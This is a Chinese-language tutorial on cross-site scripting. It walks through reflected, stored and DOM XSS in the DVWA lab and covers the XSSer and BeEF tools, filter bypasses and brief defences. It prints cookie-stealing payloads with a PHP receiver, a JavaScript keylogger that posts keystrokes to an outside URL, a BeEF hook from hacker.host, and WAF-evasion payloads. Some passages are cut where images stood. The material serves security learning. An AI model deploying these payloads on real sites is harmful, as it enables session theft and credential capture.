

## XSS简介

XSS是跨站脚本攻击(Cross Site Scripting)的简写，为了不与层叠样式表混淆而改写的。此漏洞也是网站存在相当多的漏洞，仅次于SQL注入，攻击者可以使用XSS来绕过访问控制，如同源策略。利用XSS可以窃取账号，网页挂马，发动拒绝服务攻击，发送垃圾邮件等等。

## 什么是跨站脚本

是由于web应用程序对用户的输入过滤不严而产生的，攻击者利用网站漏洞把恶意代码写入网站网页内，当其他用户浏览这些网页时，就会执行网页中的恶意代码，从而造成用户的cookie资料窃取，会话劫持等危害

而xss最大的特点就是能注入恶意的代码到用户浏览的网页上，从而达到劫持用户会话的目的

## XSS原理及分类

XSS形成的原因与SQL注入类似，也是由于程序员在开发过程中没有对用户提交的恶意数据做过滤，转义而直接输出到页面，导致用户可以利用此漏洞执行JavaScript，HTML等代码，和SQL注入不同的是XSS不一定要和数据库交互。

XSS没有单一的、标准的分类，一般可以分为非持久型（反射型）、持久型（存储型）。通常人们也增加了第三种——基于DOM的XSS。反射型XSS指用户提交的数据没有存储在数据库中而是直接输出到页面，不具有存储性，一次提交只能执行一次。存储型XSS指用户提交的数据存储在了数据库，用户每一次访问都会触发XSS，一次提交可以一直执行，其危害是XSS中最大的。基于DOM的XSS指用户可以修改浏览器中的DOM节点并显示在浏览器上，从而产生XSS。

## Xss可能造成的危害

1. 网站弹框：强制弹出广告页面、刷流量
2. 网站挂马
3. 会话劫持：窃取用户浏览会话
4. Cookie被盗取
5. 用户提权
6. 账号被盗
7. 尽量DDOS
8. 蠕虫攻击

## document对象

document是一个对象，从js一开始就存在的一个对象，它代表当前的页面(文档)。

谁调用js代码谁就是document对象,也就是说我们把js的代码保存到一个a.js文件里面，然后在某个html页面调用这个js文件，那这个文件就是document对象。

一般在html中调用js代码有三个位置：标签、属性、元素样式

调用方法：

- 调用write()方法就能够向该对象中写入内容  
即：document.write()
- 可以在html引用外部js代码

```
<script src=x.js></script>
```

js代码中写入：`document.write("hello");`

# javascript基础语法

---

## javascript定义变量

js变量是一个弱类型语言，与C语言不同的时不需要指定变量类型，与php类似

```
var 变量名;  
var x;  
var a=1;  
var b="hello wao";  
var c=True;  
var d=a+10;
```

## JavaScript 流程控制

```
if-else控制语句  
var a=20;  
var b=10;  
if(a>b){  
    alert("a=20");  
}else{  
    alert("b=10");  
}
```

## JavaScript 控制语句

```
var x=10;  
switch(x){  
    case 2:  
        alert('1');  
        break;  
    case 10:  
        alert('10');  
        break;  
}
```

for 循环

```
<script>  
    for(var i=0;i<=100;i++){  
        alert(1);  
    }  
</script>
```

while循环

```
<script>
var a=0;
while(a<100){
    alert(1);
    a++;
}
</script>
```

javascript函数

```
function x(a,b){
    var c=a+b;
    return c;
}
var xx=x(1,2);
console.log(xx);
```

javascript事件

```
如: onclick属性 点击事件
function x(){
    alert(/xss/);
}
<h1 onclick="x()">hello</h1>
```

## 分类

### 反射型XSS


反射性跨站脚本也称作非持久型、参数型跨站脚本、这类型的脚本是最常见的，也是使用最为广泛的一种，主要用于将恶意的脚本附加到URL地址的参数中

如: `http://xxx.com/search.php?key="><script>alert("xss")</script>"`

一般使用的将构造好的url发给受害者，使受害者点击触发，而且只执行一次，非持久化

**测试利用**

使用DVWA来学习XSS的利用方法，登录DVWA，设置安全等级为low，然后先来学习一下反射型XSS的利用方法，点击XSS（Reflected），如图，输入什么就会显示Hello+输入的内容：



点击View Source查看源代码，如图：

```
<?php
if(!array_key_exists("name",$_GET)||$_GET['name']==null || $_GET['name']==''){
    $isempty = true;
}else{
    echo '<pre>';
    echo 'hello' . $_GET['name'];
    echo '</pre>';
}
?>
```

可见，源码中没有对用户提交的数据做任何处理，只是简单判断如果提交的数据是否存在且不为空，就输出Hello+提交的内容

利用此漏洞提交一个JavaScript弹窗代码：

```
<script>alert('反射型XSS')</script>
```


和SQL注入类似，可以通过表单提交，也可以通过URL提交，不过通过URL提交有时需要进行url编码，如图通过表单提交的结果：



这个弹窗并没有什么实际的意义，但通过它我们知道输入javascript代码是可以被执行的，当我们输入一些其他函数，比如 `document.cookie` 就可以成功盗取用户的cookie信息，或者读取用户浏览器信息等，为我们进一步深入攻击做铺垫。

构造获取cookie的JavaScript代码：


```
<script>alert(document.cookie)</script>
```

，如图：


构造页面跳转JavaScript代码： `<script>location='https://www.baidu.com'</script>`

提交即可自动跳转

假设这台主机同时也是攻击者的远程主机，在www目录下创建文件夹test，在test下新建cookie.php，写入如图所示代码：




此时，构造获取cookie并发送到远程主机的JavaScript代码：


```
<script>document.location="http://127.0.0.1:82/test/cookie.php?
```

```
cookie="+document.cookie</script>"
```

提交之后就会获取cookie并发送到远程主机，以GET方式传递给变量cookie，远程主机就会执行上图代码，创建一个cookie.txt的文件，并写入cookie，如图：



提交之后会把cookie提交到远程主机，打开test目录会发现多了一个cookie.txt文件，打开可以看到获取到的cookie。



然后设置安全等级为medium，然后同刚才一样，我们查看一下代码：


```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name']
== ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

可以看到代码只是将输入的字符串使用str\_replace函数中进行过滤，该函数将“<script>”替换为空字符，且只替换一次，区分大小写

构造payload: <scr<script>ipt>alert('cc')</script>

也可以使用其他标签，如 <img src="" onerror="alert('xss')">，提交之后如图：






也可以使用javascript中的编码还原函数进行绕过:

```
<img src=""
onerror="eval(String.fromCharCode(97,108,101,114,116,40,39,120,120,115,39,41))">
</img>
```

提交之后如图:



然后设置安全等级为High, 然后查看一下代码:


```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name']
== ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';
}
?>
```

发现使用preg\_replace函数对输入进行的过滤, 且使用正则表达式匹配了所有的 <script> 字符串, 该函数不区分大小写, 因此我们无法再使用标签, 但是我们可以使用其他的标签, 如a标签, img标签等构造payload:

```
<img src="" onerror="alert('xss')">或者
```



```
<img src=""
onerror="eval(String.fromCharCode(97,108,101,114,116,40,39,120,120,115,39,41))">
</img>
```

，如图：

反射型XSS的利用需要结合社会工程学去引诱受害者点击链接，它有个明显的缺点就是太容易被发现了，即使使用url编码把可疑字符编码也和容易让人产生怀疑，除非将恶意链接映射为短域名。

## 存储型XSS

存储型XSS比反射型跨站脚本更具威胁性，并且可能影响到web服务器的自身安全

- 此类XSS不需要用户点击特定的url 就能执行跨站脚本，攻击者事先讲恶意Javascript代码上传或存储到漏洞服务器中，只要受害者浏览包含此恶意的代码的页面就会执行恶意代码。

设置安全等级为low，查看源代码，如图：

发现并未对输入的名字和message做任何过滤操作就直接插入数据库，输入过程中发现前端对两个输入框都做了输入长度限制，但可以通过改html代码实现，因此使用上边的弹框代码测试，如图：

退出之后重新登录在查看，依旧会弹框，如果使用payload：，你会发现只要访问刚才的页面就会直接跳转到百度首页，如果把百度的网址改成挂有木马的网址、钓鱼网站可以对用户造成不小的影响，如果结合metasploit，利用浏览器漏洞如MS14\_064等，可以直接对用户的计算机远程控制。

插入JavaScript键盘记录代码：

```
<script type="text/javascript">
    var keystring = ""; //记录按键的字符串
    function $(s){return document.getElementById(s)?
document.getElementById(s):s;}
    function keypress(e)
    {
        var currKey=0,CapsLock=0,e=e||event;
        currKey=e.keyCode||e.which||e.charCode;
        CapsLock=currKey>=65&&currKey<=90;
        switch(currKey)
        {
```



//屏蔽了退格、制表、回车、空格、方向键、删除键，因为keypress只能针对一些可以打印出来的字符有效，而对于功能按键，如F1-F12、Backspace、Enter、Escape、PageUP、PageDown和箭头方向等，就不会产生keypress事件，但是可以产生keydown和keyup事件。然而在Firefox中，功能按键是可以产生keypress事件的。

```
        case 8: case 9: case 13: case 32: case 37: case 38: case 39: case 40: case
46: keyName = ""; break;
        default: keyName = String.fromCharCode(currKey); break;
    }
    keystring += keyName;
}
function keydown(e)
{
    var e=e||event;
    var currKey=e.keyCode||e.which||e.charCode;
    if((currKey>7&&currKey<14)|| (currKey>31&&currKey<47))
    {
        switch(currKey)
        {
            case 8: keyName = "[退格]"; break;
            case 9: keyName = "[制表]"; break;
            case 13: keyName = "[回车]"; break;
            case 32: keyName = "[空格]"; break;
            case 33: keyName = "[PageUp]"; break;
            case 34: keyName = "[PageDown]"; break;
            case 35: keyName = "[End]"; break;
            case 36: keyName = "[Home]"; break;
            case 37: keyName = "[方向键左]"; break;
            case 38: keyName = "[方向键上]"; break;
            case 39: keyName = "[方向键右]"; break;
            case 40: keyName = "[方向键下]"; break;
            case 46: keyName = "[删除]"; break;
            default: keyName = ""; break;
        }
        keystring += keyName;
    }
    $("content").innerHTML=keystring;
}
function keyup(e)
{
    $("content").innerHTML=keystring;
}
document.onkeypress=keypress;
document.onkeydown =keydown;
document.onkeyup =keyup;
function loadXMLDoc()
{
    var xmlhttp;
    if (window.XMLHttpRequest)
    { // code for IE7+, Firefox, Chrome, Opera, Safari
        xmlhttp=new XMLHttpRequest();
    }
    else
    { // code for IE6, IE5
        xmlhttp=new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.onreadystatechange=function()
    {
        if (xmlhttp.readyState==4 && xmlhttp.status==200)
```

```

    {
        document.getElementById("myDiv").innerHTML+xmlhttp.responseText;
    }
}
xmlhttp.open("POST","http://www.test.com",true);
xmlhttp.setRequestHeader("Content-type","application/x-www-form-
urlencoded");
<!-- send的参数规则是，用“=”间隔name和body，“&”间隔条目，下面这行会在name中显
示“keysting”，value中显示keysting的值 -->
xmlhttp.send("keysting="+keysting);
}

<!-- 如果下面用下面这行，则在关闭前弹出对话框。 -->
<!-- window.onbeforeunload = function() { return "网站被黑了"+ keysting;} -->

window.onbeforeunload = function() { loadXMLDoc();}
</script>

```

可以记录用户的按键信息并发送到指定url。

设置安全等级为medium，查看代码：

发现过滤了name中的标签，使用上面的方法同样可以绕过。但是使用htmlspecialchars转义了message中的关键字，因此无法再这里使用XSS。然后设置安全等级为High，查看代码：

message部分依旧无法利用XSS，name部分完全过滤了script标签，因此使用img标签依旧可以利用XSS。

## 基于DOM的XSS

基于DOM的XSS一般不与服务器进行交互，通过浏览器读取用户的数据交给DOM树，设置安全等级为Low，查看源代码发现后台没有任何代码，然后点击页面中的select按钮，可以看到url中使用GET提交了default参数，值为English，然后查看网页源代码：

发现JavaScript直接将传入的default参数的值赋值给option标签的属性和文本，因此，构造payload：，替换url中default的值，提交后如图：

使用payload：，同样可以获取到cookie值，如图：

设置安全等级为Medium，查看源代码：

发现服务器端对参数default的值进行了过滤，且不区分大小写，查看网页源代码发现前端并没有对传入的参数进行过滤处理，因此可以在payload前加“#”，从而使其不发送到服务器端，只发送到浏览器，同样也可以使用img标签代替script标签执行JavaScript脚本：

设置安全等级为High，查看源代码发现服务端使用了白名单，但是仍然可以使用“#”进行绕过，方法同上。

# 工具测试

## XSSer的使用

XSSer是一个自动化的XSS漏洞检测和利用工具，支持控制台和图形界面，功能非常强大，Kali Linux中以及内置有该工具，因此可以直接使用。XSSer常用的参数如下：

## BeEF-XSS

BeEF-XSS可以说是最强大的XSS漏洞利用工具，可以收集浏览器信息、键盘记录、社会工程等，还可以结合Metasploit进行攻击。要做到这些只需在受害者的网页中插入

```
<script src="http://hacker.host:3000/hook.js"></script>
```

即可，总之就是需要受害者客户端加载该js文件。

在终端输入beef-xss就可以启动该程序，初次使用会提示你设置密码，如果需要和metasploit配合使用的话，需要修改BeEF的配置文件，将 `/usr/share/beef-xss/config.yaml` 打开，搜索metasploit，将 `enable: false` 改为 `enable: true`，然后将 `/usr/share/beef-xss/extensions/demos/config.yaml` 打开，将 `enable: false` 改为 `enable: true` 即可。

启动beef-xss后会自动打开登录界面，用户名为beef，密码为你设置的密码，登录之后如图：

左侧会显示受害者主机，中间部分是入门使用方法。日志会记录受害者的操作，如鼠标移动，键盘按键信息等，以DVWA中的反射型XSS为例，提交 `<script src="http://192.168.88.132:3000/hook.js">`：

可以在beef-xss控制面板看到左侧显示了受害者浏览器、IP地址、操作系统等信息：

接着在受害者端输入框输入aaaaa，不提交，如图：

在BeEF控制面板当前浏览器选项下边的日志中可以看到：

在命令选项里，左侧有各种命令，各按钮的颜色代表的含义在入门选项里，选择播放声音命令，设置声音文件路径，点击执行，然后受害者就可以听到声音了，如图：

检测弹出窗口阻止程序，双击模块结果，可以在右侧看到命令执行结果，如图：

功能非常多，此外在社会工程学模块有很多有意思的东西，可以自行尝试。这里有篇博客写的也不错<http://www.vuln.cn/6966>

## 漏洞的防范

和SQL注入一样，XSS漏洞也是注入型漏洞，不能相信用户的输入，对用户的输入进行过滤，将用户的输入使用escapeHTML()进行转义，只要过滤的够严格就不怕有XSS。

# XSS漏洞发掘和绕过

Hackbar  
Firebug 审查元素  
Tamper Data  
Live HTTP Headers  
Editor Cookie

在挖掘XSS漏洞时尽量使用火狐浏览器，因为谷歌浏览器会对一些js代码执行进行拦截

很多XSS漏洞都需要闭合标签，否则代码就没办法触发执行

## xss漏洞挖掘

挖掘方法：

手工挖掘，就是靠闭合标签加一些限制绕过等等

我们得到一个站点

```
http://xxx.com/xxs.php?id=1
```

攻击者会这样进行XSS测试，将如下payloads分别添加到ID=1

找数据交互的地方或者用户输入的地方、文件上传的地方、flash等

- 怎么挖掘，就涉及到闭合标签了
- `<script>alert(1)</script>` 先试试弹窗，如果不行的话用Firebug查看源代码，进行闭合标签

```
""><script>alert(1)</script>
```

```
<img/src=@ onerror=alert(1)/>
```

```
'"><img/src=@ onerror=alert(1)/>
```


一般是闭合加载后的标签，因为加载之后就会执行代码

有一个特殊的标签：文本域

- 文本域标签一般是加载留言的内容，无论是前台还是后台都要闭合textarea标签

还有一些情况是输入框限制了输入长度，这种一般有前台的html、js的限制，后台限制，若是后台的限制就没有办法了

前台的限制可以通过对输入正常的内容进行抓包拦截，修改为js代码后在发送给服务器，也可以审查元素修改字段长度



## 工具挖掘

- awvs、netsparke、appscan、burp、xsser、xsscrapy、brutexssr、OWASP Xenotix

## 常见的防XSS代码

```
$s=preg_replace("/script/", "", $x);  
    大小写绕过: <scRipt>alert('c')</scRiCt>;  
$s=preg_replace("/script/i", "", $x);  
    替换绕过: <scrsriptipt>alert('c')</scrsriptipt>  
$s=preg_replace("/alert/", "", $x);  
$s=preg_replace("/alert/i", "", $x);  
使用其他的事件按钮
```

## XSS绕过限制


明明有个XSS漏洞，但是却没有XSS过滤规则或者WAF保护导致我们不能成功，比如我们输入  
`<script>alert('')</script>`，会被转换为 `<script>alert(>xss detected<)</script>`，这样XSS就不能生效了

几种简单的绕过XSS的方法：

- 绕过magic\_quotes\_gpc（魔术引号）
- 编码
- 改变大小写
- 关闭标签


magic\_quotes\_gpc=ON是php中的安全设置，开启会把一些特殊字符进行转换成\

可以通过javascript中的string.fromCharCode()方法将js代码加密绕过



## 编码

我们可以对我们的语句进行hex编码来绕过XSS规则。



< == \u003c、> == \u003e

即: `<script>` = `\u003cscript\u003e`

## XSS综合利用

---

### COOKIE获取

#### 反射型XSS的cookie获取

<http://xss.fbisb.com>

#### 存储型XSS的cookie获取

#### http-only启用时获取COOKIE

#### 编写接收cookie代码

```
<script>
var cookie=document.cookie;
var url= "http://127.0.0.1/cookie.php?x=";
windows.location.href=url+cookie;
</script>

<?php
$cookie=$_GET['x'];
$file=fopen('cookie.txt','w+');
fwrite($file,$cookie);
fclose($file);
?>
```

### xss平台的搭建

xss多人共享平台

xss个人专享平台

### 利用js代码留后门

#### 获取cookie中密码

```
javascript:alert(document.getElementsByTagName(form)
[0].getElementsByTagName(input)[1].value);

javascript:alert(document.getElementById(username).value=admin);document.getElementById(password).focus();
```

## CSRF漏洞详解

---

#### 挖掘工具

- netspark
- awvs
- appscan

- burp

#### 测试实例

- 利用CSRF删除文件
- 利用csrf床技安管理员账号
- 突破CSRF验证